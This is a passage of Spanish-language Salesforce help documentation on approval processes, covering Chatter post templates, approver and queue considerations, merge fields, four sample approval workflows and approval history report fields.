- La eliminación de un campo personalizado lo elimina de cualquier plantilla de publicación de aprobación que le haga referencia. Las publicaciones existentes no se ven afectadas. Si cancela la eliminación de un campo personalizado en este caso, se restaura a la lista de campos disponibles, pero no se restaura a ninguna plantilla de publicación de aprobación que lo haya contenido anteriormente.
- La eliminación (o cancelación de la eliminación) de un objeto personalizado también elimina (o cancela la eliminación) sus plantillas de publicación de aprobación asociadas y cualquiera de sus publicaciones de solicitud de aprobación que ya existen en noticias en tiempo real de Chatter.
- Si cambia el nombre de un objeto personalizado, las plantillas de publicación de aprobación asociadas a él se actualizarán también.

### CONSULTE TAMBIÉN

Crea una plantilla de publicación de Chatter

Consideraciones para aprobaciones

## Crea una plantilla de publicación de Chatter

Identifique qué campos mostrar en una publicación de solicitud de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear plantillas de publicación de solicitud de aprobación:

- "Personalizar aplicación"

1. En Configuración, introduzca *`Plantillas de publicación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de publicación**.
2. Haga clic en **Plantilla nueva**.
3. Seleccione el objeto de su plantilla.
4. Haga clic en **Siguiente**.
5. Asigne un nombre y una descripción a la plantilla.
6. Si desea que esta plantilla sea la predeterminada para el objeto asociado, seleccione **Predeterminada**.
7. Agregue hasta cuatro campos en la publicación de solicitud de aprobación.

   Recomendamos poner cualquier campo con uso intensivo de texto (como Comentarios o Descripción) en la parte inferior.
8. Guarde sus cambios.

### CONSULTE TAMBIÉN

Seleccionar plantillas de notificación de solicitudes de aprobación

Consideraciones para plantillas de publicación de Chatter para solicitudes de aprobación

# Consideraciones para aprobaciones

Antes de automatizar algo con un proceso de aprobación, tenga en cuenta las limitaciones de la función.

Los usuarios no pueden ver qué proceso de aprobación se desencadena al hacer clic en **Enviar para aprobación**. Familiarice sus usuarios con los criterios de cada proceso de aprobación y lo que hacen cada proceso de aprobación. Si el registro no cumple los criterios de entrada o si no hay un remitente autorizado para ningún proceso de aprobación, Salesforce muestra un error.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consideraciones para la configuración de aprobaciones

Al crear o modificar un proceso de aprobación, recuerde cuán son compatibles las aprobaciones con otras funciones. Antes de comenzar, trace los pasos de su proceso de aprobación.

Campos de combinación para aprobaciones

Los campos de combinación de aprobaciones incluyen `{!ApprovalRequest.fieldName}` y `{!ApprovalRequestingUser.fieldName}`. Son compatibles con algunas plantillas de correo electrónico y devuelven diferentes valores en el estado de la instancia del proceso de aprobación.

Consideraciones para la definición de aprobadores

Cuando especifica aprobadores para un paso de aprobación concreto (o el único paso si está utilizando el asistente de inicio rápido), tenga en cuenta los siguiente.

Consideraciones para la gestión de aprobaciones

Recuerde estas cosas al mantener procesos de aprobación existentes, incluyendo su activación y eliminación.

CONSULTE TAMBIÉN

- Consideraciones para respuestas de aprobación por correo electrónico
- Consideraciones sobre las aprobaciones en Chatter
- Aprobaciones: Qué no está disponible en Salesforce1
- Consideraciones sobre los informes del historial de aprobaciones
- Restricciones para procesos de aprobación en conjuntos de cambios

## Consideraciones para la configuración de aprobaciones

Al crear o modificar un proceso de aprobación, recuerde cuán son compatibles las aprobaciones con otras funciones. Antes de comenzar, trace los pasos de su proceso de aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Objeto asociado**

Si el objeto de aprobación es un objeto de detalles en una relación principal-detalle, `Propietario` no está disponible para formatos de página de aprobación o plantillas de publicación de aprobación.

**Criterios de aprobación**

En criterios de aprobación, ya sean los criterios de entrada o criterios de pasos, no haga referencia a expresiones que se resuelven en valores aleatorios. De ese modo, si el criterio necesita una nueva evaluación, el registro se evalúa igual cada vez.

**Compatibilidad con otras funciones**

- Los flujos pueden eliminar registros pendientes de aprobación.
- Diseñe acciones automatizadas de modo que puede utilizarlas para reglas de flujo de trabajo y procesos de aprobación.

**Acción de actualización de campos en aprobaciones**

- Un proceso de aprobación puede especificar una acción de actualización de campo que vuelve a evaluar reglas de flujo de trabajo para el objeto actualizado. Cuando, sin embargo, las reglas de flujo de trabajo que se han vuelto a evaluar incluyen una actualización de campo de objeto cruzado, se ignoran las actualizaciones de campo de objeto cruzado.
- Las actualizaciones de campos ejecutadas como acciones de aprobación no desencadenan reglas de flujo de trabajo o procesos de asignación.

**Anticiparse a errores**

Considere revisar el contenido en errores de aprobación. De ese modo, puede anticiparse a problemas comunes y configurar su proceso de aprobación de modo que el error es menos probable.

CONSULTE TAMBIÉN

¿Qué significa este error de aprobación?

Configurar un proceso de aprobación

Consideraciones sobre las acciones automatizadas

Consideraciones para plantillas de publicación de Chatter para solicitudes de aprobación

## Campos de combinación para aprobaciones

Los campos de combinación de aprobaciones incluyen `{!ApprovalRequest.fieldName}` y `{!ApprovalRequestingUser.fieldName}`. Son compatibles con algunas plantillas de correo electrónico y devuelven diferentes valores en el estado de la instancia del proceso de aprobación.

Consejo: El remitente no siempre es el usuario actual. Para plantillas de correo electrónico personalizadas, utilice `{!ApprovalRequestingUser.fieldName}` en vez de `{!User.fieldName}`.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### ¿Dónde se admiten los campos de combinación de aprobación?

Puede utilizar campos de combinación del proceso de aprobación en plantillas de correo electrónico, pero no en plantillas de combinación de correo electrónico. Excepto para `{!ApprovalRequest.Comments}`, los campos de combinación de aprobación denominados `{!ApprovalRequest.field_name}` en plantillas de correo electrónico solo devuelven valores en correos electrónicos de asignación de aprobación y alertas de correo electrónico para procesos aprobación. Cuando se utiliza en otros mensajes de correo electrónico, incluyendo alertas de correo electrónico para reglas de flujo de trabajo, los campos de combinación de aprobación devuelven `nulo`.

### ¿Qué valores proporciona un campo de combinación?

El valor generado por el campo de combinación ApprovalRequest depende del paso en que está el proceso de aprobación.

- En el correo electrónico de solicitud de aprobación, un campo de combinación devuelve el nombre del remitente y el nombre del primer paso.
- Si se aprueba la solicitud, el campo de combinación devuelve el nombre del aprobador más reciente y el nombre del segundo paso, si procede.
- Para acciones futuras, el valor de un campo de combinación devuelve el paso completado previo.

- Para un paso de aprobación que requiere aprobación unánime de múltiples aprobadores, `{!ApprovalRequest.Comments}` devuelve solamente el comentario introducido más recientemente en mensajes de correo electrónico.

CONSULTE TAMBIÉN

Plantilla predeterminada para respuesta de aprobación por correo electrónico

Gestionar plantillas de correo electrónico

## Consideraciones para la definición de aprobadores

Cuando especifica aprobadores para un paso de aprobación concreto (o el único paso si está utilizando el asistente de inicio rápido), tenga en cuenta los siguiente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Los usuarios con los siguientes permisos pueden responder a solicitudes de aprobación, incluso si no son aprobadores designados.
  - "Modificar todos los datos"
  - "Modificar todo" para un objeto
- Asegúrese de que el aprobador asignado tiene acceso de lectura a los registros para las solicitudes de aprobación. Por ejemplo, un usuario que no visualiza registros de gastos no puede ver solicitudes de aprobación de gastos.
- Los procesos de aprobación que permiten a los usuarios seleccionar un aprobador manualmente también permite a los usuarios seleccionarse como el aprobador.
- Puede asignar una solicitud de aprobación al mismo usuario varias veces en un solo paso. Sin embargo, Salesforce solo envía una solicitud al usuario.
- Esto es lo que sucede en la lista de aprobadores cuando un registro introduce un paso de aprobación y el proceso de aprobación vuele luego a ese paso.
  - Si el usuario que respondió **no está en la lista de aprobadores designados y tiene el permiso "Modificar todos los datos" o "Modificar todo" para el objeto**, ese usuario sustituye al aprobador original en la lista de aprobadores.
  - Si un usuario que respondió **está en la lista de aprobadores designados**, la lista de aprobadores para ese paso no cambia. El comportamiento se produce incluso si cambian los valores de campo que designan los aprobadores.

  Por ejemplo, el primer paso de un proceso de aprobación solicita la aprobación del gestor de un usuario. Si la solicitud de aprobación se rechaza en el segundo paso, la solicitud de aprobación vuelve al primer paso. Esta tabla explora lo que sucede en la lista de aprobadores.

| Si... | El aprobador designado es... |
|---|---|
| El gestor del usuario respondió en principio a la solicitud de aprobación. | El gestor |
| El gestor del usuario respondió en principio a la solicitud de aprobación. Desde entonces, el gestor del usuario cambió. | El gestor original<br>El nuevo gestor no es un aprobador designado para este paso. |
| Un usuario con el permiso "Modificar todos los datos" respondió en principio a la solicitud de aprobación. | El usuario con el permiso "Modificar todos los datos"<br>Ese usuario sustituye al gestor del usuario en la lista de aprobadores designados para este paso. |

### Asignación de pasos de aprobación a colas

Puede asignar solicitudes de aprobación a una cola solo si el objeto asociado admite colas. La respuesta de aprobación por correo electrónico no se admite para procesos de aprobación que asignan la aprobación a una cola.

Cuando el aprobador asignado es una cola:

- Cualquier miembro de la cola puede aprobar o rechazar una solicitud de aprobación asignada a la cola.
- Los correos electrónicos de solicitudes de aprobación se envían a la dirección de correo electrónico de cola. Si una cola se configura para enviar correos electrónicos a los miembros, los correos electrónicos de solicitud de aprobación se envían a los miembros de la cola, salvo que se hayan definido sus preferencias de usuarios de aprobación para no aceptar nunca correos electrónicos de solicitudes de aprobación.
- Como las notificaciones por correo electrónico en una cola no están pensadas para una audiencia externa, `{!ApprovalRequest.External_URL}` devuelva la dirección URL interna equivalente.
- Las notificaciones de solicitudes de aprobación de Salesforce1 no se envían a colas. Para cada paso de aprobación que implique una cola, se recomienda agregar usuarios individuales como aprobadores asignados de modo que como mínimo estos usuarios puedan recibir las notificaciones de solicitud de aprobación en Salesforce1. Para configurar ambas colas y usuarios individuales como aprobadores asignados, seleccione `Asignar automáticamente a aprobador(es)` en lugar de `Asignar automáticamente a cola` en el paso de aprobación.
- Cuando una solicitud de aprobación se rechaza y se devuelve al aprobador anterior, siendo éste una cola, la solicitud de aprobación se asigna al usuario que la aprobó y no a la cola.
- La lista relacionada Historial de aprobaciones muestra el nombre de cola en la columna `Asignar a` y el usuario real que aprobó o rechazó la solicitud de aprobación en la columna `Aprobador real`.

CONSULTE TAMBIÉN

Identificar aprobadores asignados para un paso de aprobación

Consideraciones para aprobaciones

## Consideraciones para la gestión de aprobaciones

Recuerde estas cosas al mantener procesos de aprobación existentes, incluyendo su activación y eliminación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Permisos de administrador**

Los usuarios con uno de estos permisos se consideran administradores de aprobación.

- El permiso a nivel de objeto "Modificar todo" para el objeto concreto
- Permiso de usuario "Modificar todos los datos"

Los administradores de aprobación pueden:

- Aprobar o rechazar solicitudes de aprobación pendientes sin ser parte del proceso de aprobación
- Modificar registros que se han bloqueado para la aprobación

**Activación de procesos de aprobación**

- Un proceso de aprobación debe tener al menos un paso antes de poder activarlo.
- Antes de activar su proceso de aprobación, pruébelo en su entorno sandbox de Salesforce.
- Una vez que un proceso de aprobación se haya activado, no puede agregar, eliminar o cambiar el orden de los pasos o cambiar su comportamiento de rechazo u omisión, incluso si el proceso es inactivo.

**Supervisión directa de procesos de aprobación**

Los informes estándar de solicitudes de aprobación se incluyen en la carpeta Informes administrativos e Informes de actividad.

**Eliminación de procesos de aprobación**

Antes de eliminar un proceso de aprobación:

1. Asegúrese de que es inactivo.
2. Elimine solicitudes de aprobación pendientes asociadas con él y elimínelas de la papelera.

CONSULTE TAMBIÉN

Revisar un proceso de aprobación

Activar un proceso de aprobación

Gestionar solicitudes de aprobación múltiples

Consideraciones para aprobaciones

## Procesos de aprobación de prueba

Revise modelos de procesos de aprobación comunes como ayuda para comenzar a crear un proceso de aprobación propio.

Proceso de aprobación de prueba: Solicitudes de tiempo remunerado no trabajado

Muchas empresas requieren que los empleados cumplimenten una solicitud de tiempo remunerado no trabajado y que su superior la apruebe. En tres fases, se incluye un ejemplo de cómo automatizar un proceso de solicitud de tiempo remunerado no trabajado simple de un paso mediante Salesforce.

Proceso de aprobación de prueba: Informes de gastos

Si su empresa exige que los empleados archiven informes de gastos para la aprobación de los superiores, puede automatizar este proceso en Salesforce. Utilice este ejemplo para crear un proceso de aprobación de dos pasos de un informe de gastos para todos los empleados en la oficina principal. El informe especifica que los gastos inferiores a 50 dólares se aprueben automáticamente y que los gastos iguales o superiores a 50 dólares deban ser aprobados por un superior y los gastos superiores a 5.000 dólares requieren la aprobación de dos vicepresidentes. Este ejemplo destaca un proceso de aprobación paralelo y la opción “otro”.

Proceso de aprobación de prueba: Oportunidades de descuento

Las oportunidades que tienen un descuento superior al 40 % requieren la aprobación de un director ejecutivo. Utilice este ejemplo para crear un proceso de aprobación de un único paso.

Proceso de aprobación de prueba: Candidatos a un puesto de trabajo

Cuando su empresa entreviste a varios candidatos para un puesto de trabajo, puede tener varios niveles de aprobación antes de enviar una carta de oferta. Utilice este ejemplo para crear un proceso de aprobación de tres pasos, que requiere la aprobación de múltiples niveles de gestión.

# Proceso de aprobación de prueba: Solicitudes de tiempo remunerado no trabajado

Muchas empresas requieren que los empleados cumplimenten una solicitud de tiempo remunerado no trabajado y que su superior la apruebe. En tres fases, se incluye un ejemplo de cómo automatizar un proceso de solicitud de tiempo remunerado no trabajado simple de un paso mediante Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Preparar su organización

Antes de crear el proceso de aprobación:

- Si aún no dispone de un objeto personalizado para supervisar las solicitudes de tiempo remunerado no trabajado, cree un objeto personalizado y una ficha denominada Solicitudes de tiempo remunerado no trabajado. Agregue los campos adecuados de su solicitud de tiempo remunerado no trabajado como `Fecha de inicio`, `Fecha de finalización` y `Nombre de empleado`.
- Cree una plantilla de correo electrónico para notificar a los aprobadores que es necesario revisar una solicitud de aprobación. Dirija los usuarios a la página de aprobación en Salesforce incluyendo campos de combinación de proceso de aprobación.

## Crear el proceso de aprobación

Utilice el asistente de inicio rápido para crear un proceso de aprobación para el objeto personalizado Solicitud de tiempo remunerado no trabajado y especifique lo siguiente:

- Seleccione la plantilla de correo electrónico que ha creado para este proceso de aprobación.
- No especifique criterios de filtro. De ese modo, las solicitudes de tiempo remunerado no trabajado se incluyen en este proceso de aprobación independientemente de sus atributos.
- Seleccione la opción `Asignar automáticamente un aprobador mediante un campo de jerarquía personalizado o estándar`, luego seleccione el campo `Gestor`.
- El asistente de inicio rápido selecciona automáticamente el propietario del registro como la única persona que puede enviar solicitudes de tiempo remunerado no trabajado.

Consejo: Para permitir al remitente cancelar una solicitud de tiempo remunerado no trabajado enviada:

1. Haga clic en **Modificar** y seleccione **Remitentes iniciales**.
2. Seleccione la opción `Permitir a los remitentes recuperar solicitudes de aprobación`.

## Para terminar

Después de crear el proceso de aprobación, añada la lista relacionada Historial de aprobaciones al formato de página del objeto de solicitudes de tiempo remunerado no trabajado.

Consejo: Considere agregar la lista relacionada Elementos que deben aprobarse a sus formatos de página de inicio personalizados. Proporciona a los usuarios una vista instantánea de solicitudes de aprobación que están esperando su respuesta.

Si está disponible, utilice Sandbox para probar el proceso de aprobación, luego actívelo.

CONSULTE TAMBIÉN

- Definir un objeto personalizado
- Gestionar plantillas de correo electrónico
- Crear un proceso de aprobación con el asistente de inicio rápido
- Preparar su organización para aprobaciones

# Proceso de aprobación de prueba: Informes de gastos

Si su empresa exige que los empleados archiven informes de gastos para la aprobación de los superiores, puede automatizar este proceso en Salesforce. Utilice este ejemplo para crear un proceso de aprobación de dos pasos de un informe de gastos para todos los empleados en la oficina principal. El informe especifica que los gastos inferiores a 50 dólares se aprueben automáticamente y que los gastos iguales o superiores a 50 dólares deban ser aprobados por un superior y los gastos superiores a 5.000 dólares requieren la aprobación de dos vicepresidentes. Este ejemplo destaca un proceso de aprobación paralelo y la opción "otro".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Preparar su organización

Antes de crear el proceso de aprobación:

- Si aún no dispone de un objeto personalizado para supervisar los gastos, cree un objeto personalizado y una ficha denominada Informes de gastos. Agregue los campos apropiados como `Cantidad`, `Descripción`, `Estado`, `Fecha de inicio` y `Fecha de finalización`.
- Cree una plantilla de correo electrónico para notificar a los aprobadores que es necesario revisar una solicitud de aprobación. Dirija los usuarios a la página de aprobación en Salesforce incluyendo campos de combinación de proceso de aprobación.
- Cree un campo personalizado en el objeto de usuario, denominado `Ubicación de la oficina`. Asigne el valor "OP" a los usuarios de la oficina principal.

## Crear el proceso de aprobación

Cree un proceso de aprobación utilizando el objeto personalizado Informe de gastos y especifique lo siguiente:

- El criterio de filtro de este proceso de aprobación es *`Usuario actual: Ubicación de la oficina igual a Oficina principal`*. Los registros deben cumplir este criterio para poder enviarse a este proceso de aprobación.
- Seleccione el campo `Gestor` como el siguiente aprobador automatizado.
- Cree una plantilla de correo electrónico para notificar a los aprobadores que es necesario revisar una solicitud de aprobación. Dirija los usuarios a la página de aprobación en Salesforce incluyendo campos de combinación de proceso de aprobación.
- Seleccione el propietario del registro o cualquier otro usuario que desee para enviar los informes de gastos.
- Cree dos pasos de aprobación:

  1. Cree un paso denominado *`Paso 1: Aprobación de un superior`* con las siguientes especificaciones:
     - Denomine este paso *`Paso 1: Aprobación de gestor`*.
     - Seleccione `Introducir el paso si` y elija **Los criterios se cumplen**. Además, seleccione **aprobar registro** para la opción `otro`.
     - Defina los criterios de filtro en: *`Gasto: Cantidad mayor o igual que 50`*.
     - En la opción `Asignar automáticamente a aprobadores`, seleccione el gestor del usuario que envía la solicitud.
     - Si es necesario, seleccione `El delegado del aprobador también puede aprobar esta solicitud` si desea permitir que el usuario pueda aprobar solicitudes en el campo `Aprobador delegado`.
  2. Cree un segundo paso de aprobación denominado *`Paso 2: Aprobación de varios vicepresidentes`* y especifique lo siguiente:
     - Utilice el criterio de filtro *`Cantidad de gasto mayor o igual a 5000`*.
     - Seleccione `Asignar automáticamente a aprobadores` y elija dos usuarios con un cargo de vicepresidente.
     - Seleccione la opción `Solicitar una aprobación unánime de todos los aprobadores seleccionados`. No se aprueba la solicitud a menos que ambos usuarios designados lo aprueben.

- Si es necesario, seleccione `El delegado del aprobador también puede aprobar esta solicitud` si desea permitir que el usuario pueda aprobar solicitudes en el campo `Aprobador delegado`.
- Seleccione `Realizar SÓLO las acciones de rechazo para este paso...` para que la solicitud se devuelva al gestor para su modificación si uno de los vicepresidentes rechaza la solicitud.

Consejo: Considere crear las siguientes acciones de aprobación final:

- Definir una actualización de campo para cambiar automáticamente el campo `Estado` a "Aprobado".
- Enviar una notificación de aprobación al usuario que ha enviado el informe de gastos.
- Enviar un mensaje al sistema financiero backoffice para imprimir un cheque de reembolso.

### Para terminar

Después de crear el proceso de aprobación, añada la lista relacionada Historial de aprobaciones al formato de página del objeto de informe de gastos.

Consejo: Considere agregar la lista relacionada Elementos que deben aprobarse a sus formatos de página de inicio personalizados. Proporciona a los usuarios una vista instantánea de solicitudes de aprobación que están esperando su respuesta.

Si está disponible, utilice Sandbox para probar el proceso de aprobación, luego actívelo.

CONSULTE TAMBIÉN

- Definir un objeto personalizado
- Gestionar plantillas de correo electrónico
- Crear campos personalizados
- Configurar un proceso de aprobación
- Preparar su organización para aprobaciones

## Proceso de aprobación de prueba: Oportunidades de descuento

Las oportunidades que tienen un descuento superior al 40 % requieren la aprobación de un director ejecutivo. Utilice este ejemplo para crear un proceso de aprobación de un único paso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Preparar su organización

Antes de crear el proceso de aprobación:

- Cree una plantilla de correo electrónico para notificar a los aprobadores que es necesario revisar una solicitud de aprobación. Dirija los usuarios a la página de aprobación en Salesforce incluyendo campos de combinación de proceso de aprobación.
- Cree los siguientes campos personalizados para oportunidades:
  - Un campo de porcentaje denominado `Porcentaje de descuento` para que los usuarios puedan introducir un descuento de porcentaje.
  - Un campo de casilla de verificación denominado `Descuento aprobado` para indicar si el director ejecutivo ha aprobado el descuento.

### Crear el proceso de aprobación

Cree un proceso de aprobación en el objeto Oportunidades y especifique lo siguiente:

- El criterio de filtro de este proceso de aprobación es `Porcentaje de descuento igual o mayor que 0,4`. Los registros deben cumplir este criterio para poder enviarse a este proceso de aprobación.
- No es necesario seleccionar un campo personalizado como el siguiente aprobador automatizado porque especifica posteriormente que el director ejecutivo debe aprobar todas las solicitudes.
- Seleccione la plantilla de correo electrónico que ha creado para este proceso de aprobación.
- Seleccione un propietario del registro como el único usuario que puede enviar una solicitud de descuento para su aprobación.
- Cree un paso de aprobación sin criterios de filtro porque todos los registros enviados se deben aprobar o rechazar.
- Seleccione `Asignar automáticamente a aprobadores` y seleccione el nombre del director ejecutivo.
- Si es necesario, seleccione `El delegado del aprobador también puede aprobar esta solicitud` si desea permitir que el usuario pueda aprobar solicitudes en el campo `Aprobador delegado`.
- Considere crear las siguientes acciones de aprobación final:
  - Alertas de correo electrónico para notificar al usuario que envió la solicitud de descuento.
  - Actualización de campo para seleccionar automáticamente la casilla de verificación `Descuento aprobado` de la oportunidad.

### Para terminar

Después de crear el proceso de aprobación, añada la lista relacionada Historial de aprobaciones a los formatos de página de oportunidad adecuados.

Consejo: Considere agregar la lista relacionada Elementos que deben aprobarse a sus formatos de página de inicio personalizados. Proporciona a los usuarios una vista instantánea de solicitudes de aprobación que están esperando su respuesta.

Si está disponible, utilice Sandbox para probar el proceso de aprobación, luego actívelo.

CONSULTE TAMBIÉN

Gestionar plantillas de correo electrónico
Crear campos personalizados
Configurar un proceso de aprobación
Preparar su organización para aprobaciones

## Proceso de aprobación de prueba: Candidatos a un puesto de trabajo

Cuando su empresa entreviste a varios candidatos para un puesto de trabajo, puede tener varios niveles de aprobación antes de enviar una carta de oferta. Utilice este ejemplo para crear un proceso de aprobación de tres pasos, que requiere la aprobación de múltiples niveles de gestión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Preparar su organización

Antes de crear el proceso de aprobación:

- Si aún no dispone de un objeto personalizado para supervisar los candidatos, cree un objeto personalizado y una ficha denominada Candidatos. Agregue los campos adecuados como `Salario`, `Oferta realizada` (casilla de verificación) y `Fecha de contratación`.

- Cree una plantilla de correo electrónico para notificar a los aprobadores que es necesario revisar una solicitud de aprobación. Dirija los usuarios a la página de aprobación en Salesforce incluyendo campos de combinación de proceso de aprobación.

## Crear el proceso de aprobación

Cree un proceso de aprobación en el objeto personalizado Candidato utilizando las siguientes especificaciones:

- No introduzca un criterio de filtro porque desea que se aprueben todas las ofertas enviadas.
- Seleccione el campo `Gestor` como el siguiente aprobador automatizado.
- Seleccione la plantilla de correo electrónico que ha creado para este proceso de aprobación.
- Seleccione el propietario del registro o cualquier otro usuario que desee para enviar las cartas de oferta.
- Cree tres pasos de aprobación:

1. Cree un paso denominado *`Paso 1: Aprobación de gestor`*:
   - No es necesario especificar ningún filtro si desea que todos los registros avancen hasta este paso.
   - En la opción `Asignar automáticamente a aprobadores`, seleccione el gestor del usuario que envía la solicitud.
   - Si es necesario, seleccione `El delegado del aprobador también puede aprobar esta solicitud` si desea permitir que el usuario pueda aprobar solicitudes en el campo `Aprobador delegado`.
2. Cree un segundo paso denominado *`Paso 2: Aprobación de vicepresidente`*:
   - No es necesario especificar ningún filtro si desea que todos los registros avancen hasta este paso.
   - Seleccione `Permitir al usuario seleccionar al aprobador` para permitir que el gestor seleccione el vicepresidente que debe aprobar la solicitud.
   - Si es necesario, seleccione `El delegado del aprobador también puede aprobar esta solicitud` si desea permitir que el usuario pueda aprobar solicitudes en el campo `Aprobador delegado`.
   - Seleccione `Realizar SÓLO las acciones de rechazo para este paso...` para que la solicitud se devuelva al gestor para su modificación si el vicepresidente rechaza la solicitud.
3. Cree un tercer paso denominado *`Paso 3: Aprobación de director financiero`*:
   - No es necesario especificar ningún filtro si desea que todos los registros avancen hasta este paso.
   - Seleccione `Asignar automáticamente a aprobadores` y seleccione el nombre del director financiero.
   - Si es necesario, seleccione `El delegado del aprobador también puede aprobar esta solicitud` si desea permitir que el usuario pueda aprobar solicitudes en el campo `Aprobador delegado`.
   - Seleccione `Realizar todas las acciones de rechazo de este paso Y todas las acciones de rechazo finales. (Rechazo final)` para que las cartas de oferta que ha rechazado el director financiero se rechacen por completo.

**Consejo:**

- Considere crear las siguientes acciones de aprobación final:
  - Alertas de correo electrónico para notificar al usuario que envió la solicitud de carta de oferta.
  - Actualización de campo para seleccionar la casilla de verificación `Oferta realizada`.
- Considere crear las siguientes acciones de rechazo final:
  - Alerta de correo electrónico para notificar al gestor informando que la oferta no se va a realizar.

### Para terminar

Después de crear el proceso de aprobación, añada la lista relacionada Historial de aprobaciones al formato de página del objeto Candidatos.

Consejo: Considere agregar la lista relacionada Elementos que deben aprobarse a sus formatos de página de inicio personalizados. Proporciona a los usuarios una vista instantánea de solicitudes de aprobación que están esperando su respuesta.

Si está disponible, utilice Sandbox para probar el proceso de aprobación, luego actívelo.

CONSULTE TAMBIÉN

- Definir un objeto personalizado
- Gestionar plantillas de correo electrónico
- Configurar un proceso de aprobación
- Preparar su organización para aprobaciones

## Informes del historial de aprobaciones

Si crea un tipo de informe personalizado para las instancias del proceso de aprobación, los usuarios pueden ver los datos históricos de los procesos de aprobación completados y en curso, y los pasos individuales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Campos disponibles para los informes del historial de aprobaciones
Si crea un tipo de informe personalizado con Instancia del proceso como el objeto principal y Nodo de instancia del proceso como el objeto relacionado, puede crear informes del historial de aprobaciones con varias combinaciones de campos que permiten ver un historial detallado de los procesos de aprobación ejecutados y en curso, y los pasos individuales.

Ejemplos de informes del historial de aprobaciones
Consulte los informes de ejemplo para conocer el proceso de obtención de datos del historial de aprobaciones.

Consideraciones sobre los informes del historial de aprobaciones
Debe conocer las limitaciones y los comportamientos especiales durante la creación o visualización de informes del historial de aprobaciones, los cuales ofrecen un historial detallado de los procesos y pasos de aprobación.

CONSULTE TAMBIÉN

- Creación de un tipo de informe personalizado para el historial de aprobaciones

## Campos disponibles para los informes del historial de aprobaciones

Si crea un tipo de informe personalizado con Instancia del proceso como el objeto principal y Nodo de instancia del proceso como el objeto relacionado, puede crear informes del historial de aprobaciones con varias combinaciones de campos que permiten ver un historial detallado de los procesos de aprobación ejecutados y en curso, y los pasos individuales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Instancia del proceso

Una instancia del proceso representa una instancia de un proceso de aprobación. Se crea una instancia del proceso cada vez que se envía un registro para su aprobación.

| Campo | Descripción |
| --- | --- |
| `Proceso de aprobación: Nombre` | Nombre del proceso de aprobación. |
| `Id. de instancia del proceso de aprobación` | Identificador de instancia del proceso de aprobación. |
| `Fecha de terminación` | Fecha y hora de terminación o recuperación de la instancia del proceso de aprobación.<br>Si no se cumplen los criterios del paso y el registro se aprueba o rechaza automáticamente, los valores de `Fecha de terminación` y `Fecha de envío` coinciden. |
| `Días transcurridos` | Período de tiempo entre el envío del registro para su aprobación y la finalización o recuperación del proceso de aprobación. |
| `Horas transcurridas` | |
| `Minutos transcurridos` | |
| `Último actor: Nombre completo` | Nombre completo del último usuario que ha participado en la instancia del proceso de aprobación.<br>Si no se cumplen los criterios del paso y el registro se aprueba o rechaza automáticamente, los valores de `Último actor: Nombre completo` y `Remitente: Nombre completo` coinciden. |
| `Tipo de objeto` | Tipo de objeto del registro enviado para su aprobación. |
| `Nombre del paso pendiente` | Nombre del paso de aprobación con el que el registro espera la aprobación o el rechazo. |
| `Nombre del registro` | Nombre del registro enviado para su aprobación. |
| `Estado` | Estado de la instancia del proceso de aprobación. |
| `Fecha de envío` | Fecha y hora del envío del registro para su aprobación. |
| `Remitente: Nombre completo` | Nombre completo del usuario que ha enviado el registro para su aprobación. |

## Nodo de instancia del proceso

Un nodo de instancia del proceso representa una instancia de un paso de aprobación. Se crea un nodo de instancia del proceso cada vez que un registro incluye un paso en un proceso de aprobación. No se crea ningún nodo de instancia del proceso si el registro no cumple los criterios del paso o si la instancia del proceso de aprobación se completa sin incluir el paso.

| Campo | Descripción |
| --- | --- |
| `Paso: Nombre` | Nombre del paso de aprobación. |
| `Paso: Fecha de terminación` | Fecha y hora de terminación o recuperación de la instancia del paso de aprobación. |
| `Días transcurridos del paso` | Período de tiempo entre el que el registro incluye el paso de aprobación y la finalización o recuperación de la instancia del paso de aprobación. |
| `Horas transcurridas del paso` | |
| `Minutos transcurridos del paso` | |

| Campo | Descripción |
| --- | --- |
| `Último actor del paso: Nombre completo` | Nombre completo del último usuario que ha participado en la instancia del paso de aprobación. |
| `Fecha de inicio del paso` | Fecha y hora en las que el registro incluye el paso de aprobación. |
| `Estado del paso` | Estado de la instancia del paso de aprobación. |

CONSULTE TAMBIÉN

- Informes del historial de aprobaciones
- Consideraciones sobre los informes del historial de aprobaciones
- Ejemplos de informes del historial de aprobaciones

## Ejemplos de informes del historial de aprobaciones

Consulte los informes de ejemplo para conocer el proceso de obtención de datos del historial de aprobaciones.

